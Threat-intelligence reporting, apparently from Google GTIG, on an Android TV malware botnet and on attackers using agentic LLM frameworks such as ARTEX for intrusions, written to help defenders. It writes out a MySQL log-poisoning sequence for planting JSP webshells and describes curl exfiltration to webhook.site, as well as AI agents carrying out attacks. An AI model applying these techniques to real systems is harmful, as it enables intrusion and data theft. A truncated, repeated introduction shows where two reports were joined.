Since August 2026, new dropper packages have been installed via the MQTT channel, which appear to be synchronized with the mass-uninstallation of com.abc.nexus across the botnet. We assess this may represent a new evolution of the malware to further evade detection. These new packages are disguised as Android system applications, with names such as com.android.system.ntp and com.android.sso.auth.handler. Where com.abc.nexus could act as a general purpose loader and execution engine (executing instructions passed to it from x.cpe), these packages instead install single monetization modules (such as AppSalt). Multiple variants of these packages extract a native ELF file, libexploit.so, which in turn executes functions nativeAdbRoot() and nativeAdbShell(). These functions restart the local adbd service as root, and initiate an ADB shell connection. Following this, the app uses the connection to install itself in the system partition. The system partition is remounted as read-write and the payload replicates itself to a newly minted directory in /system/priv-app/ and creates an XML file at /system/etc/permissions/privapp-permissions-<app name>.xml. This file grants the malware android.permission.INSTALL_PACKAGES and android.permission.REBOOT.
The app configures the malware modules through hardcoded configuration parameters, and does not listen for x.cpe IPC messages. The app itself is controlled by the operators via shell scripts pushed via the broker and executed by x.cpe. These include setting the property persist.networkstack.uninstall (which, when read by the app, triggers uninstallation and cleanup), persist.networkstack.skip_system_install (which skips system installation, forcing it to remain running in /data/app/), and persist.networkstack.install_time (which implements timestomping, overriding the default timestamp of the app to align with the other packages installed in the system directory).
Botnet composition
The botnet is globally dispersed, with certain concentrations possibly implying market penetration for the brand distributor.
Figure 3: Global distribution of x.cpe
While the overwhelming majority of the infected devices in the XCPE botnet are Android TV set-top boxes, we observed a number of other infected Android-based IoT devices, including telehealth devices, karaoke machines, and digital signage devices.
Monetization
x.cpe loads a variety of malicious modules for monetization. Most often the modules are associated with residential proxy services and bandwidth sharing, but we've also observed ad fraud modules. Given that a single device may be running multiple modules providing the same or similar functionality (e.g., as many as three residential proxy SDKs installed on a single device) it is clear that Videostrong seeks to monetize every infected device to the greatest extent possible.
Services are loaded by com.abc.nexus via three methods:
Native Daemons: Native ELF binaries prepackaged with com.abc.nexus, which are unpacked to data directories and spawned as background processes with system/root privileges.
Embedded SDKs / Services: Java/Kotlin SDKs compiled directly into Nexus and invoked via Android Service lifecycles or IPC broadcast triggers.
Dynamic Droppers & Secondary APK Installers: Downloader function that pulls remote native ELFs or secondary standalone APKs and invokes system package managers. Nexus receives messages from x.cpe directing it to download specific modules.
Malware modules loaded via the backdoor include the following:
Residential Proxy / Bandwidth Sharing Modules
LINKFOG
Com.abc.nexus’s LinkfogService unpacks a Go binary named lw_android_agent from assets/ to local app storage and supplies it with vendor parameters. This service silently turns infected devices into residential edge computing and PCDN proxy exit nodes. It connects to FRP reverse tunnels, and uploads bandwidth accounting metrics to Linkfog API backends. Linkfog (operated by Beijing Linkfog Technology via 点心云 / Dianxinyun) brands itself as a “Peer-to-Peer Content Delivery Network”.
Jaguar
The com.abc.nexusAdtimeService extracts libjaguar.so from assets/. The file is an unobfuscated 32-bit ELF binary written in C, compiled as a native Android binary. It utilizes JNI (Java Native Interface) to initialize its core routines, dynamically derives a ChaCha20 decryption key via ARM NEON SIMD instructions to decode heavily obfuscated configurations , and establishes an encrypted C2 channel. Upon successful registration, the C2 responds with JSON configuration specifying proxy endpoints. The proxy command loop x_ctrl_do_ctrl_msg delegates proxy operations based on incoming JSON variable commands, and is capable of both TCP and UDP relay.
AppSalt / Honeygain
AppSalt SDK is the residential proxy SDK owned by Honeygain, which is in turn owned by Oxylabs. com.abc.nexus.service.CoreService initializes Appsalt SDK. First, the application obtains an Appsalt SDK API key from a native library libnative_keys.so by calling its getAppsaltKey() function. Appsalt SDK is initialized without displaying a consent screen - instead it explicitly calls the optIn() method which sets a consent flag without displaying any user interface. During Appsalt SDK startup it checks the application's installation source and stops execution if the application was installed from the official Google Play Store.
Once Appsalt is successfully initialized it establishes a WebSocket connection with the primary command and control domain. Appsalt uses JSON-formatted messages for initial check-in (registration) and heartbeat requests. Appsalt command and control servers use MessagePack formatted messages to issue commands pertaining to proxy operations. Appsalt SDK is configured with an initial set of domains that act as proxy gateways. The list of proxy gateways can be updated by the command and control server. The device establishes UDP / QUIC connections with these gateways.
BWM / IPWeb
This residential proxy and bandwidth-sharing node is implemented through the com.abc.nexus.service.BwmService component (sometimes named com.abc.nexus.service.SN4Service) and its associated SDK. Upon initialization, it secures itself within an isolated sandbox environment, captures device telemetry, and registers with a remote server over UDP. From this C2, it receives instructions to initiate a Java NIO TCP multiplexed proxy tunnel. The service functions to route arbitrary traffic through the infected device on behalf of a remote threat actor.
GaGaNode
GaGaNode is the first-party SDK owned by residential proxy operator IPCola. It connects over TCP to a primary C2 server and sends heartbeat beacon data over HTTP POST to a separate server. The SDK both contains its own proxy relay functionality, and it initializes additional proxy SDKs from affiliates. Upon device registration to the C2, com.gaganode.sdk.node.endpoint.a receives incoming packets from relay servers and places them in queue for the client to read and proxy through its exit node socket. The service manages multiple proxy sessions at once (referred to as clients), and each client has its own tcp/udp queue for messages.
We observe GaGaNode initializing PopaNet/NetNut and EarnFM Fleet residential proxy SDKs. GaGaNode/IPCola is thus likely able to further monetize its SDK and offer these affiliates access to the infected exit nodes.
NetNut / Popanet
Popanet is a residential proxy SDK developed by NetNut, a residential proxy operator. The GaGaNode module initiates the Popanet SDK (io.popanet.Popa). This malware is identical to the malware described in our previous disruption of NetNut. All C2 infrastructure used by Popanet samples connected to x.cpe was taken down as part of the earlier Netnut disruption.
Traffmonetizer
The Traffmonetizer SDK is initialized inside the primary background service com.abc.nexus.service.CoreService. CoreService operation depends on the availability of policy JSON provided by the XCPE backdoor via IPC. Before calling Traffmonetizer SDK initialization methods, the application obtains a Traffmonetizer SDK API key from the native library libnative_keys.so by calling its getTraffmonetizerKey() function.
Traffmonetizer functionality is split between two components where the Android SDK acts as a state machine which handles native library callbacks through asynchronous event dispatchers. ServiceBloc monitors connection status updates from the native callbacks and ConnectivityBlocmonitors Wi-Fi and mobile data network changes.
Traffmonetizer native library initialization and configuration is followed by a call to baseClientStart() which establishes a WebSocket connection to a C2 server. Traffmonetizer uses a single WebSocket (TLS) connection to the command and control server to multiplex control messages and tunneled connections (supports both TCP and UDP). Traffmonetizer also supports “Content Delivery” tunneling which allows nodes to tunnel bandwidth-intensive traffic.
EarnFM
EarnFM is a residential proxy provider, and Fleet SDK is the provider’s SDK that enrolls devices as exit nodes into the proxy network. In com.abc.nexus, FleetSDK is initialized by com.gaganode.sdk as mentioned above. FleetSdk then loads native binary libfleetshare.so.
FleetSDK establishes a persistent WebSocket connection with its primary C2 server for routing arbitrary network traffic. Incoming tasking frames are received over the WebSocket channel and processed in a continuous loop. Messages contain structured JSON commands instructing the daemon to connect to specific remote hosts, with support for both TCP and UDP.
Backdoor Modules
Spirit
Spirit is a dynamic code loading backdoor. Spirit employs multiple stages. The first stage payload fetches device information (hardware, operating system, and manufacturer/brand information and geolocation), posting it over HTTP to a hardcoded C2 server, and fetches a list of additional modules to download from the server. The second stage communicates with a separate server, and is used for tasking, config sync, module retrieval, heartbeats, and reporting. We have observed Spirit loading a significant amount of additional malware monetization modules, including some of the families already directly loaded by com.abc.nexus.
Moyu
Moyu is a 3-stage backdoor previously observed as part of the BadBox enterprise. On x.cpe-backdoored devices, we observed it initialized by com.abc.nexus.service.DevourService. The first stage is an offline dropper that reconstructs and loads an embedded second stage. Stage two polls an update C2 to download, decrypt, and load the third stage. Stage three implements a backdoor with hidden Double-WebView click/conversion fraud, persistent clipboard hijacking, and secondary dynamically loaded JAR execution and a separate residential proxy trojan.
Bird
Bird is a 2-stage backdoor previously tied to the BadBox enterprise. Stage 1 beacons a device and analysis-environment profile to its C2 server and, when the server approves, downloads, decrypts, and loads the Stage 2 JAR. Stage 2 implements a dynamic code loading backdoor (two plugin loaders plus a C2-driven reflective method invoker), a separate downloader (silent APK installation and Accessibility-driven Google Play installs), and ad abuse (lockscreen ads, overlays, browser launches).
Fission
Fission is a dynamic code loading (DCL) backdoor embedded within standard video applications (e.g., com.newtv.cboxtv). Upon initialization, the first stage plugin contacts its C2 server to download additional modules. The decrypted second stage payload fetches execution targets and tracking URLs from the C2. The request sends an unencrypted POST request with tracking metrics from the internal DeviceManager.
The payload we observed was configured to commit ad fraud. Rather than rendering visible advertisements in a WebView or UI component, the Stage 2 plugin executes headlessly in the background. The module queries ad server endpoints in the background to retrieve ad placement responses, parses out both primary impression beacons (pvm) and third-party tracking monitor URLs (pvtpm), and immediately fires HTTP GET requests to each tracking endpoint to register a fake ad view without displaying creative content.When executing inside specific smart-TV application stores (com.changhong.appstore or com.tcl.appmarket2), the plugin initializes and triggers the ad SDK directly to report synthetic ad exposures.
Ad-Fraud
HiddenView
We observed HiddenView loaded remotely from the attacker’s Github channel as com.ota.service. It is a standalone ad fraud application capable of running in the background using a transparent window overlay, using hidden WebViews to load targeted web pages and simulate user interaction (scrolling, clicking, typing, media playback), playing media unattended, and capturing the user’s screen.
How the pieces come together
Configuration messages pushed via MQTT (action ext/lib/config) demonstrate how x.cpe, com.abc.nexus and various monetization modules function together.
Upon registration, subscribed devices receive a ext/lib/config message, which contains configuration parameters for malicious plugins. This includes:
x.cpe passes on these configuration parameters to com.abc.nexus for the given module on the device. Devices report bandwidth usage and alarms back to serverPool to stay within the configured constraints.
When com.abc.nexus acknowledges receiving the bundle, x.cpe immediately publishes ext/lib/config/reply back to the MQTT broker:
"code": 0,
  "msg": "success",
  "data": "received data success and applying",
  "async": true,
  "immediately": false
Figure 8: x.cpe response payload
Infrastructure
As previously mentioned, devices first connect to various endpoints on *.anyevonline[.]com for initial bootstrap, registration, and configuration. Earlier malware versions used various hostnames of {*tms | *ott | *ota}.szbboys[.]com for the same purpose.
While earlier versions of the malware used HTTP for C2, and then a blended C2 approach with both HTTP and MQTT, static analysis of current versions indicate they exclusively send/receive C2 communications via MQTT. A single MQTT broker orchestrates all MQTT C2 communications for samples we’ve identified. Hostname mqtt.szbboys[.]com is resolved by hosts 219.134.163[.]210 and 219.134.163[.]211. It listens on non-standard MQTT ports 3885-3887.
The malware constructs OkHttp requests for file downloads after tasking via the MQTT broker. Files are hosted on several services:
Several Github release pages
The filemail[.]com file sharing service
Two operator-controlled servers hosted on IPs 38.145.197[.]135 and 23.94.49[.]57
Netflow telemetry on the broker nodes (219.134.163[.]210/.211) indicates that while infected devices communicate over ports 3885–3887, operators likely manage the broker and dispatch tasking via interactive HTTP REST API (port 8082), WebSocket (port 8083), and EMQX web administration console (port 18083) sessions originating from non-bot IP space.
Call to Action
While we believe our actions have seriously impacted over a dozen malicious actors, the underlying illicit market is resilient. Backdoor operators, ad-fraud rings, and residential proxy providers operate as an interconnected supply chain, and when one component is disrupted, operators quickly pivot to new loaders or rival monetization SDKs. Creating lasting change requires accountability across the hardware supply chain, the residential proxy industry, and the broader technology ecosystem.
Accountability and Reform
A device manufacturer intentionally infecting their users with malware is an unacceptable breach of trust. By turning everyday hardware into persistent beachheads for criminal affiliates, Videostrong prioritized illicit post-sale recurring revenue over the safety and privacy of its users. Downstream hardware brands, white-label resellers, telecommunications providers, and online e-commerce marketplaces also share responsibility for closing this vector. Retailers and distributors should require independent security audits from Original Design Manufacturers (ODMs) and swiftly delist manufacturers implicated in supply-chain abuse.
Residential proxy providers have been able to flourish under the guise of legitimate businesses. While some providers may claim to behave ethically and only enroll devices with the clear consent of consumers, any claims of "ethical sourcing" must be backed by transparent, auditable proof of user consent. In our analysis, these proxy operators only seek consent when they are forced due to platform policy and enforcement. Silent opt-in without user consent remains the most prevalent means by which devices are turned into exit nodes.
Empowering and Protecting the Consumer
Residential proxies are an understudied area of risk for consumers, and more can be done to raise awareness. Consumers should be extremely wary of applications that offer payment in exchange for "unused bandwidth" or "sharing your internet." These applications are primary ways for illicit proxy networks to grow, and could open security vulnerabilities on the device’s home network. We urge users to stick to app stores you trust, review permissions for third-party VPNs and proxies, and ensure built-in security protections like Google Play Protect are active.
Consumers should only purchase connected devices, such as set-top boxes, from reputable manufacturers. Our Android TV website provides the most up-to-date list of partners.
Industry Collaboration
We encourage mobile platforms, ISPs, online marketplaces and other tech platforms to continue sharing intelligence and implementing best practices to identify malicious backdoors, illicit proxy networks, and other harmful software and limit their harms.
Written by: Aurora Blum, David Mainor, Rohit Nambiar, Omar ElAhdan, Matthew McWhirt, Will Silverstone, Bhavesh Dhake, Chris Busse
Introduction
Recent intrusions in which threat actors have been observed weaponizing agentic frameworks to execute highly-automated intrusions has put a spotlight on evolving adversarial use of LLMs. In our September 2026 report, Google Threat Intelligence Group (GTIG) noted that forward leaning adversaries were beginning to transition from basic prompting to agenti
Written by: Aurora Blum, David Mainor, Rohit Nambiar, Omar ElAhdan, Matthew McWhirt, Will Silverstone, Bhavesh Dhake, Chris Busse
Introduction
Recent intrusions in which threat actors have been observed weaponizing agentic frameworks to execute highly-automated intrusions has put a spotlight on evolving adversarial use of LLMs. In our September 2026 report, Google Threat Intelligence Group (GTIG) noted that forward leaning adversaries were beginning to transition from basic prompting to agentic workflows and LLM-enabled automation.
Since this publication, GTIG and Mandiant have observed multiple threat actors abusing the open-source, agentic pentesting frameworks ARTEX, Hexstrike and CAIRN in incident response engagements to conduct a broad range of actions across multiple phases of the attack life cycle. This activity has been seen across the threat landscape, as noted in a recent Wiz report. The emergence of Artex and similar agentic offensive intrusion frameworks underscores a broader shift toward threat actor adoption of open source multi-agent offensive frameworks, as well as potentially custom agentic harnesses.
This represents a paradigm shift towards intrusions occurring at machine speed, with the automated chaining of complex attack paths scaling intrusions exponentially. While the mechanics of the intrusions remain the same, such as using compromised credentials and targeting unpatched systems, the speed and scale at which frameworks can exploit these known weaknesses introduces a new defensive challenge. Security teams, developers, and system administrators will need to fundamentally rethink defense strategies to counter scalable, autonomous software. We also provide defensive strategies from Mandiant Consulting. The defensive strategies suggested—control-plane isolation, short-lived credentials, least privilege, segmentation, and behavioral detection—are long-standing security best practices.
Observations in the Wild
We are seeing tools used by adversaries evolving towards autonomous agentic attacks. One way this is occurring is through suites of tools or frameworks designed for penetration testing (“pentesting”). These tools and frameworks orchestrate various agents using open source and frontier LLMs to automate various stages of intrusions. Historically, cyber espionage and financially motivated threat actors have taken advantage of pentesting or red-teaming platforms built for security professionals to exploit systems, such as Cobalt Strike or Metasploit. Today, adversaries are pivoting toward offensive frameworks powered by LLMs. While these frameworks have existed in the wild, they are now yielding success in intrusions in the wild, representing a critical evolution that increases both the speed and scale of intrusion activity.
Since late August 2026, we have observed threat actors actively operating popular open-source multi-agent pentesting platforms like ARTEX, PentAGI, CAIRN and other potentially custom harnesses within Mandiant incident response engagements; use of these platforms has been further corroborated by our research telemetry. In these incidents, we have observed agentic activity conducting significant parts of the attack lifecycle (e.g., lateral movement, database exploitation, exfiltration preparation). Evidence of in the wild usage of these frameworks marks a critical inflection point for defenders, as agents now autonomously explore multiple attack paths, troubleshoot errors, and achieve objectives in seconds and minutes. Coupled with continual advancements in underlying LLM capabilities, the acceleration in attack velocity and scale signals a notable shift in the threat landscape that fundamentally alters traditional intrusion dynamics.
ARTEX Framework
ARTEX is an autonomous, multi-agent LLM-driven pentesting and offensive command-and-control (C2) platform written in Go with an embedded Next.js web console. The framework was originally developed by the user Autumn-27 and released on GitHub. Although the original repository was taken down by its creator in October 2026 due to widespread threat actor abuse, the framework continues to proliferate globally via community forks, including localized variations such as ScopeWeaver and a commercial version dubbed ARTEX PRO. ARTEX abstracts the attack lifecycle across six specialized sub-agents. By leveraging APIs from frontier and open source models, the framework translates high-level tactical goals into actionable machine commands. GTIG has observed capabilities including automated Active Directory reconnaissance, privilege escalation, target cloud-infrastructure profiling (such as harvesting Azure storage keys), to the synthesis and deployment of custom webshells.
Since late August 2026, ARTEX has been adopted by a diverse range of threat actors across the motivational spectrum, including both financially motivated extortion groups and suspected cyber espionage operators. For example, the Wiz Research team has been tracking a campaign associated with ARTEX, which GTIG tracks as UNC7228, that overlaps with activity tracked by Microsoft as the PRC-nexus actor STORM-0940. The research has expanded Wiz’s understanding of this campaign beyond the October IT focused activity with activity now dating back to at least August 2026. Wiz identified the targeting, compromise, and data theft affecting multiple entities in the US and Europe across the enterprise software, industrial automation, semiconductor manufacturing and design, and telecommunications industry verticals. This actor has moved extremely quickly, typically moving from their first compromised account to deep system access in around four hours and in one case as rapidly as 15 minutes. They have also customized their tooling to take advantage of victim-specific setups and fallen back to open proxies if their initial infrastructure was blocked.
Demonstrating broader adoption of ARTEX, GTIG and Mandiant observed multiple other threat actors using ARTEX for post-compromise reconnaissance, lateral movement, and privilege escalation in incident response investigations. This includes financially motivated threat actors who used the framework to facilitate data theft extortion, and additional suspected PRC-nexus clusters. Their operations collectively impacted organizations across government, technology, chemicals and materials, and manufacturing sectors in the US, alongside public reporting of ARTEX targeting the financial sector in Asia.
In several cases, adversaries provided ARTEX with compromised credentials for the targeted organization, and instructed the framework to execute subsequent stages of the attack lifecycle. Analysis of these intrusions reveals key differences between activity conducted by the ARTEX framework and that of a human operator:
Based on log files and timestamps, we identified bursts of activity that would be highly irregular for a human operator. While each of the intrusions exhibited extended pauses during operational phases, individual ARTEX execution sequences ran in compressed bursts of roughly 2 to 25 seconds. In at least one operation, we observed 27 events in 23 seconds of active burst time, performing rapid probing of AWS permissions across different security groups. While preparing potential exfiltration scripts, ARTEX was capable of successfully adapting to errors quoting “script too large” by trimming the script and relaunching it to successfully deploy a 17-snapshot instance in approximately 10 seconds.
Compared to a competent human operator, ARTEX achieved code execution in a far more forensically noisy manner, relying on rapid, iterative trial-and-error. In one instance, supplied with valid credentials, ARTEX accessed an external-facing Linux Weaver OA web server to execute SQL commands via exposed API calls. Using legitimately-exposed application-specific API calls, ARTEX was able to achieve partial command-execution to conduct further reconnaissance despite hitting technical complexities. However, this process generated 240 log events and exhibited errors potentially caused by multiple sub-agents overwriting one another while pursuing the same objective.
In an attempt to pivot from a database-execution context to a system-execution context, ARTEX used an application-specific SQL API, accessible to the supplied-user credential, to modify the MySQL instance to write log files with a .jsp extension to publicly accessible locations. The SQL-commands executed were likely intended to poison MySQL logs into writing web-accessible JSP webshells.
Using the API, ARTEX ran SET GLOBAL general_log_file = '<path to webshell>’ followed by SET GLOBAL general_log = 1; subsequent SQL commands were written to the filepath defined in general_log_file. ARTEX then ran SQL SELECT statements in the form `SELECT '<% [webshell content] %>'`. Due to how the underlying Java web servlet handles JSP files, the Java code in the '<% %>' gets parsed and compiled into the process memory space, providing means of execution.
Log activity shows multiple iterations of the above sequence, with ephemeral, somewhat-incremental file names (cl1217.jsp, f1219a.jsp, z1219.jsp) for each webshell candidate, each one executing a different command. Errors when trying to run the webshell (e.g. variable ‘t is already defined’) caused the webshell to fail and likely had ARTEX refactor its approach, writing several unique webshells, each with a different goal, some correcting previous errors until the .jsp webshells executed cleanly and returned valid command output to ARTEX.
In another case, during access-probing efforts, ARTEX generated files of various extension types with the filename artex-probe-*, where * carried five digit somewhat-incremental numbers. Based on our visibility, it’s difficult to comment on the exact significance of these numbers or how they increment. However, ARTEX was seen using similar incremental numeric markers within dropped file names, created account names, their passwords and within email subjects.
Observed ARTEX Activity Mapped along the phases of a targeted attack lifecycle
Automatically mapped the effective permissions of obtained Azure credentials (SAS tokens, Service Principals, Kudu credentials, and Storage Account keys) using sub-second capability checks, test blob writes/deletes, and ARM deployment validation dry-run sweeps. This activity included bursts of rapid activity, with ARTEX writing and immediately deleting a tiny test blob in ~330–400 ms and running an 8-second ARM deployments/validate dry-run sweep across 11 Azure resource types.
Tested compromised IAM user permissions using DryRun flags and placeholder IDs to evaluate EC2 compute, EBS volume, and snapshot capabilities.
Over a span of over 500 web requests, ARTEX probes various file names and extensions across various web directories, in a potential attempt to fuzz which URL endpoints the web-server would allow it to access based on HTTP response code (200 or 403).
Establish Foothold
Abused Kudu administrative APIs to execute arbitrary commands and stage custom Python, C#, and malicious PowerShell scripts.
Established command and control (C2) and execution on the victim's internal Windows database server by using native curl to pull down dynamically generated PowerShell and batch scripts and post back command results across 491 rotating webhook.site URLs.
Escalate Privileges
Attempted to escalate privileges by launching cloud compute instances with potentially high-value IAM roles with the intention of fetching the role’s temporary credentials and thereby escalating privileges in doing so. These attempts however seemed to have failed due to invalid instance profile ARNs.
Escalated privileges by running Kerberoasting scripts to harvest service tickets across compromised domains; using SQL injection to dump database credentials; and, following an offline cracking pause, executing DCSync scripts to steal the domain krbtgt key, cloud AD-sync credentials, and domain Controller machine hashes.
Created accounts with is_admin=true within minutes, identifying and utilizing a writable admin flag.
Internal Recon
Performed reconnaissance across the internal network by running several iterative generated PowerShell enumeration scripts against a Domain Controller and federation server. The scripts validated domain usernames without pre-authentication, listed Group Managed Service Accounts, audited Active Directory Certificate Services templates (SmartcardUser, ClientAuth), mapped thousands of cross-forest security principals, and swept internal Exchange, PasswordState credential vault, and SSRF/SCM targets.
Move Laterally
Attempted Lateral Movement onto domain controllers using Pass-the-Ticket, WinRM, Kerberos relay, and Pass-the-Hash scripts, hitting local Windows service token privilege restrictions right before endpoint protection blocked execution and defenders severed access to the server.
Maintain Presence
Generated a new SSH key pair, allocated a dedicated public Elastic IP, attempted to create a custom security group but failed due to permission issues, and launched persistent t3.micro instances bound to existing security groups to establish an externally addressable jump host and internal foothold.
Gained persistence through account takeover (e.g., resetting passwords for identified users), creating multiple accounts with plaintext passwords (which included ArtexProbe in the naming convention), and creating administrator accounts.
Complete Mission
Interrogating backend SQL databases (extracting ~400 KB of query results across ~20 queries) and performing mass blob reads.
Deployed custom boot scripts via ephemeral, keyless EC2 instances to potentially harvest data from multiple mounted EBS snapshots and volumes.
Enumerated over 110,000 Active Directory objects from a domain controller and retrieved the Domain Admins group. It then sent command output to rotating webhook.site endpoints via curl.
Ran queries to decrypt stored notes and attempted to read other users' note attachments.
Created a new 100GB volume and expanded the root disk of launched instances to 60GB, performing preparatory steps likely intended for exfiltration via their automated collection scripts.
Edited an employee's record in a legacy database, created and deleted notes and status rows, pointed checklist responses at its own probe file. In this case we observed an interesting abuse of legitimate features. Rather than executing complex malware, ARTEX weaponized built-in application features. It forced an application's notification system to broadcast test emails to over 1,300 internal users, turning a trusted notification channel into a mass-internal messaging tool. It then dropped to single-recipient test emails rather than the mass emailing.
PentAGI Offensive Framework
GTIG also observed in the wild abuse of PentAGI (Penetration Testing Artificial General Intelligence), an autonomous offensive framework designed to automate the pentesting process within an isolated environment. Developed by VXControl, the framework is offered in an open source and commercial edition. It is designed so that the user only needs to describe a target and a goal, which enables entry-level users to run complex cyber security campaigns. Once the target and the goal have been selected, the framework uses a team of specialized agents, each with their own functionalities to break tasks (called “Flows”) into various sub-tasks, execute each step, and report on it. The tools and commands are all run in isolated sandboxes running Kali Linux instead of in the host environment. All the tools used by PentAGI are open-source pentesting tools available by default in Kali Linux (e.g., metasploit, nmap, SQLmap). The framework supports over a dozen cloud and local LLM backends, including frontier and open weight models.
The majority of observed PentAGI activity remained at the stage of WHOIS asset mapping or active vulnerability scanning. However, analysis of operational artifacts indicates that some operations progressed to active intrusions and persistence across multiple organizations. Operators are also adapting and integrating the framework in different ways. In one case, we identified a customized attack orchestration platform built on the open-source version of PentAGI likely used between at least late August and early October 2026 to conduct systematic reconnaissance and vulnerability scanning against a wide range of organizations in Asia, including system integrators and major telecommunications firms. In another instance, we observed PentAGI chained with proxy services to target the Aerospace sector.
Evolution of Autonomous Offensive Frameworks
We are seeing a significant maturation in the application of LLM capabilities across the threat landscape in a short period of time; this includes the incorporation of LLM-written malicious code, development of dynamic LLM-enabled malware, poisoning of agent-harness files, and the building of multi-agent offensive frameworks. Notably, between late 2025 and October 2026, autonomous and semi-autonomous offensive frameworks crossed a decisive operational threshold to multi-agent frameworks actively weaponized by threat actors to perform in the wild intrusions.
GTIG has been tracking the evolution of this experimentation over time, from simple prompting of LLMs to help with coding, through the use of frameworks in the wild towards a potential future with fully autonomous frameworks running intrusions. In a fully autonomous attack, a human’s role would consist of telling the agent what to target, and then simply benefiting from the operational objective.
At the time of reporting, we assess that the current adversary use of autonomous offensive frameworks is still in early stages characterized by open source tools currently being used in low-sophisticated ways, resulting in broad and noisy, but still successful campaigns. As the sophistication of these frameworks, the underlying LLMs and the orchestrating human-operator increase, we expect to see not only less human interaction, but also increased stealth and sophistication.
The following stages represent our observations of how LLM-augmentation in cyber operations have evolved over the last year and how we expect this development to continue:
Stage 1: Prompt-based use of LLMs
Activity: Adversaries interact with LLMs in a prompt based chatbot fashion, using LLMs to write and debug code for malware, draft phishing emails, create personas, and conduct light reconnaissance on targets.
Evolution: Adversaries outsource low-failure, easy-to-rectify, tasks to an LLM to increase speed of simple discrete tasks.
Activity: Adversaries trust an LLM to take certain low-failure, easy to execute actions, particularly writing code, such as in malware families like HONESTCUE or PROMPTSPY using LLMs dynamically during execution to, for example, obfuscate payloads in different ways in attempts to evade defenses.
Evolution: Adversaries begin use incorporating LLMs into post-intrusion attack phases.
Stage 3: Incorporating LLM-enabled automation into operations
Activity: As agentic capabilities develop, adversaries begin using them for discrete tasks (e.g., standing up or debugging malware development environments). Agents begin being used alongside human-operators to develop novel exploits and to assist with high-stake vulnerability research. Adversaries begin being more cognizant of OPSEC and visibility into their LLM-usage operations and start using LLM-proxy services to obscure activities.
Evolution: LLMs being used for more high-stake tasks but with human operators in the loop.
Stage 4: Developing and experimenting with autonomous frameworks
Activity: Adversaries begin developing and experimenting with autonomous frameworks. Campaigns begin offloading more stages of the lifecycle to LLM-augmented tooling, and integrating model APIs into their tools and telegram bots to take autonomous action.
Evolution: Experimentation with LLMs running more stages of the attack lifecycle.
Stage 5: Multiple attack lifecycle stages being conducted by LLM-driven tooling in the wild
Activity: In the wild evidence of multiple attack lifecycle stages being conducted by LLM-driven tooling, with fewer humans in the loop during operations. Observations surrounding mass-exploitation campaigns where a substantial portion of the lifecycle is being carried out by an agent, requiring only minimal human intervention, as well as activity accompanied by malware possessing more autonomous capabilities. Additionally, continued experimentation by threat actors with better obfuscation—including LLM mixers, inference services, local models. Overall TTPs of these attacks remain messy, noisy but yet successful.
Evolution: Adversaries have actively integrated LLMs into their operations to conduct successful intrusions, while simultaneously exploring ways to obscure/reduce reliance on frontier-lab LLMs.
Timeframe: Current stage of development
Stage 6: Multi-agent-driven, unsophisticated attacks with little to no human interaction
Activity: Highly-autonomous, but unsophisticated, forensically noisy operations with human operators no longer in the loop. Adversaries define the target and objective, while multi-agent frameworks execute the entire attack chain and return operational objectives.
Evolution: Adversaries diversifying infrastructure and tooling, further inhibiting defenders’ visibility.
Activity: This stage represents peak maturity on the offensive LLMs capability curve, characterized not only by fully autonomous intrusions requiring little to no human interaction, but also by increased stealth and sophistication of the activity, with operators interacting with LLMs through either obscurely designed infrastructure or self-hosted LLMs altogether.
Evolution: This stage would grant autonomous and stealthier operations while limiting defender’s visibility into the activity.
Timeframe: Medium-term (3 - 6 months)
We believe malicious actors will continue to experiment with these offensive agentic frameworks, moving towards future autonomous usage. GTIG has observed evidence of threat-actor experimentation with tools like the ZeroHollow inference service and the fully agentic framework AgentZero.
Outlook
Over the past 12 months, GTIG has observed a decisive evolution in adversarial tradecraft leveraging LLMs, progressing from ad hoc operational productivity support toward the deployment of coordinated, multi-agent, autonomous offensive frameworks. While earlier milestones documented in our quarterly research highlighted early agentic interest, recent observations across frontline incident response engagements and proactive intelligence collection reveals adversary adoption of these frameworks to automate discrete phases and specific operational tasks during intrusions. Threat actors are increasingly leveraging generative models to achieve unprecedented speed and scale, actively developing more complex attack infrastructure powered by agentic AI capabilities and AI-enabled automation.
Frameworks such as ARTEX compress attack timelines to machine speed; however, they currently trade stealth for velocity. Unrestricted autonomous execution generates forensic traffic, relies on recognizable identifiers, and leaves behind distinct code-level traces, increasing the likelihood of detection and mitigation. These tools are therefore best suited to scenarios in which the cost of detection is low. Additionally, detection and disruption/response are two different functions–simply detecting the attack in time does little to hinder objective completion.
Consequently, GTIG assesses with high confidence that cyber crime threat actors will continue incorporating autonomous offensive tools into their operations, given that the increased reach of their campaigns will likely compensate for any decreases in success rates. We anticipate that actors, who specialize in stealthy operations designed to maintain long-term access, are less likely to use the publicly available versions of these tools, though they may employ them for purposes of scale and speed, depending on operational priorities. Regardless of motivation, the low barrier to entry, ease of integrating new exploits, and massive scaling potential make autonomous frameworks an attractive, low-cost force multiplier for a wide range of threat actors, making it highly likely that we will continue to see increasing threat actor adoption of these types of frameworks in the near term.
Defending Against AI-Enabled Attacks: Five Layers of Defense
LLM-enabled offensive tooling does not fundamentally change the techniques attackers use. It reduces the time required to combine them. Credential discovery, permission testing, lateral movement, and data access that previously required hours of operator effort can now occur in minutes, frequently through valid identities and supported functionality that static indicators will not detect. Organizations are best positioned to withstand this when compromise of a single identity, credential, or workload provides only limited access. Restricting control-plane exposure, replacing long-lived secrets with short-lived and tightly scoped credentials, segmenting application tiers, and placing guardrails on high-impact business functions all reduce the speed advantage automation provides. Behavioral detection addresses the activity that these controls do not prevent, but it depends on having sufficient identity, control-plane, data-plane, and network telemetry to establish what normal activity looks like. Many of these controls are already familiar to defenders. The difference is that automated tooling can now identify and exploit the gaps between them far more quickly.
As illustrated above, LLM-enabled offensive tooling is increasing the speed and scale of cyber attacks. LLM-enabled and autonomous tools can identify weaknesses, test access, interpret errors, adjust their approach, and continue through an attack path with limited human interaction. Work that might previously have required an operator to investigate an environment, write or modify code, troubleshoot failures, and execute the next step over several hours can increasingly happen in minutes.
This creates a detection challenge as well. Much of the activity may use valid credentials and supported functionality (living-off-the-land, LotL). An attacker may authenticate with a legitimate service principal, call a normal management API, access cloud storage through a supported protocol, or execute commands through an existing administrative interface. Tool names, hashes, IP addresses, and other static indicators provide useful signals when available, but they will not cover much of this activity.
Effective defenses combine two capabilities:
Controls that limit what an attacker can do after gaining valid access.
Telemetry that shows when an identity, application, or workload begins operating outside its normal pattern.
How Adversarial Use of LLMs Changes the Attacker Timeline
Several themes repeatedly appear during investigations involving LLM-enabled or highly automated attacker activity:
